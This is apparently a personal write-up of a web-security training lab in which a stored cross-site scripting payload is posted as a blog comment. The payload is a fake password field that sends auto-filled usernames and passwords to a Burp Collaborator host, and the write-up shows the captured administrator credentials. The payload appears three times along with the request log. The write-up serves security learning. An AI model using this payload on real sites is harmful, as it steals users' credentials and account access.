Exploiting cross-site scripting to capture passwords


Description

These days, many users have password managers that auto-fill their passwords. You can take advantage of this by creating a password input, reading out the auto-filled password, and sending it to your own domain. This technique avoids most of the problems associated with stealing cookies, and can even gain access to every other account where the victim has reused the same password.

The primary disadvantage of this technique is that it only works on users who have a password manager that performs password auto-fill. (Of course, if a user doesn't have a password saved you can still attempt to obtain their password through an on-site phishing attack, but it's not quite the same.)

Lab

Kinel up collaborator



I used the following script

As I don't know much about Javascript I simply used the script available in the guide.

```
<input name=username id=username> <input type=password name=password onchange="if(this.value.length)fetch('https://BURP-COLLABORATOR-SUBDOMAIN',{ method:'POST', mode: 'no-cors', body:username.value+':'+this.value });">
```

Add domain to the script and paste into the blog comments


```
<input name=username id=username> <input type=password name=password onchange="if(this.value.length)fetch('https://6ahpdjgteixrpg7f5noxagoxwo2fq4.oastify.com',{ method:'POST', mode: 'no-cors', body:username.value+':'+this.value });">
```

Leave a comment

Comment:

```
<input name=username id=username> <input type=password name=password
onchange="if(this.value.length)fetch('https://6ahpdjgteixrpg7f5noxagoxwo2fq4.oastify.com',{
method:'POST', mode: 'no-cors', body:username.value+':'+this.value });">
```

Poll now on collaborator for HTTP requests




Poll Collaborator interactions

Poll every 60 seconds Poll now

#	Time	Type	Payload
1	2022-Sep-20 19:59:13 UTC	DNS	6ahpdjgteixrpg7f5noxagoxwo2fq4
2	2022-Sep-20 19:59:13 UTC	DNS	6ahpdjgteixrpg7f5noxagoxwo2fq4
3	2022-Sep-20 19:59:13 UTC	HTTP	6ahpdjgteixrpg7f5noxagoxwo2fq4

Review request for the captured credentials



Description | Request to Collaborator | Response f

Pretty | Raw | Hex | Hackvertor

```
1  POST / HTTP/1.1
2  Host: 6ahpdjgteixrpg7f5noxagoxwo2fq4.oas
3  Connection: keep-alive
4  Content-Length: 34
5  sec-ch-ua:
6  sec-ch-ua-mobile: ?0
7  User-Agent: Mozilla/5.0 (Victim) AppleWe
   Chrome/105.0.5195.102 Safari/537.36
8  sec-ch-ua-platform:
9  Content-Type: text/plain;charset=UTF-8
10 Accept: */*
11 Origin: https://0a33009e04670729c01dbde6
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-Mode: no-cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a33009e04670729c01dbde
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US
18
19 administrator:nb3r8mdgdbci62q6v319
```

Login to win!

Congratulations, you solved the lab!

My Account

Your username is: administrator

Email